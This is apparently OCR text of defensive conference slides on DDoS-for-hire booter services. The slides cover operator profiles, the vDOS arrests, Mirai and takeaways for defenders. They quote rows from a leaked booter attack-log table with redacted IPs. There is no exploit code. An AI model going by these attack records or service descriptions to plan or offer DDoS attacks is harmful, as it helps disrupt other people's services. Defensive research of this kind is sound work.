
We have too many features to list here, for a full list visit

ServerBoot.com!

DDoS as a Service




DDoS as a Service




DDoS as a Service

DDoS as a Service




DDoS as a Service



Booter Operators

- North America/Western Europe/Israel
- 16-26 year old
- Hackforums users (Vendors!)
- Two to six admins per service
- Heavy users of social media



VDoS Arrests

- Yarden Bidani and Itay Huri were arrested in Israel
- Accused of running the Vdos DDoS service
- This happened shortly after the Vdos database was publicly dumped and written about on KrebsOnSecurity
- Shortly afterwards, a number of booter operators on Hackforums voluntarily closed up shop

Leaked Booter Databases

- For a defender, these can be useful.
- When were your IPs attacked? By whom? What else did that user attack?

```
INSERT INTO `attacks` (`id`, `processid`, `ip`, `port`, `type`, `duration`, `time`, `stopped`, `owner`, `server`) VALUES
(1, '5672', '[redacted]', 80, 'ESSYN', 33, 1358989954, 1, 1, '[redacted]'),
(2, '29065', '[redacted]', 80, 'UDP', 1783, 1358990329, 1, 1, '[redacted]'),
(3, '23005', '[redacted]', 80, 'ESSYN', 393, 1358991360, 0, 1, '[redacted]'),
(4, '29411', '[redacted]', 80, 'ESSYN', 60, 1358995416, 0, 4, '[redacted]'),
(5, '19298', '[redacted]', 80, 'RUDY', 50000, 1358995471, 1, 3, '[redacted]'),
(6, '5764', '[redacted]', 53, 'ESSYN', 50000, 1358995498, 1, 3, '[redacted]'),
(7, '24302', '[redacted]', 80, 'RUDY', 50000, 1358995591, 1, 3, '[redacted]'),
(8, '30056', '[redacted]', 80, 'UDP', 60, 1358995595, 1, 4, '[redacted]'),
(9, '30060', '[redacted]', 80, 'ESSYN', 50000, 1358995611, 1, 3, '[redacted]'),
(10, '30064', '[redacted]', 80, 'ESSYN', 50000, 1358995702, 1, 3, '[redacted]'),
(11, '30068', '[redacted]', 80, 'ESSYN', 60, 1358995863, 1, 4, '[redacted]'),
(12, '29311', '[redacted]', 80, 'RUDY', 500000, 1358996001, 1, 3, '[redacted]'),
(13, '30081', '[redacted]', 53, 'ESSYN', 500000, 1358996025, 1, 3, '[redacted]'),
(14, '1870', '[redacted]', 53, 'RUDY', 500000, 1358996049, 1, 3, '[redacted]'),
(15, '30085', '[redacted]', 53, 'ESSYN', 500000, 1358996069, 1, 3, '[redacted]'),
```

Mirai

- Mirai made big headlines recently due to large DDoS attacks
- Mirai was part of a commercial DDoS-for-hire scheme that involved selling spots on a botnet
- Source code was dumped publicly after Mirai made the headlines
- This commercial service was very different from booters
  - Used hacked machines instead of rented machines

Takeaways

Takeaways for Defenders

- Duration matters - shorter attacks are probably Booters
- Booters generally top out at 30 Gbps
- Packets can be useful – what service, what is the reflected domain, etc
- Packets + sensor data can be VERY useful
  - You can tell if it’s spoofed or true source
  - You can determine the number of sources
  - Botnet or booter?
- Social media monitoring
- Enterprise DDoS mitigation works

Allisson Nixon	Director of Security Research, Flashpoint
Andre Correa	Co-founder, Malware Patrol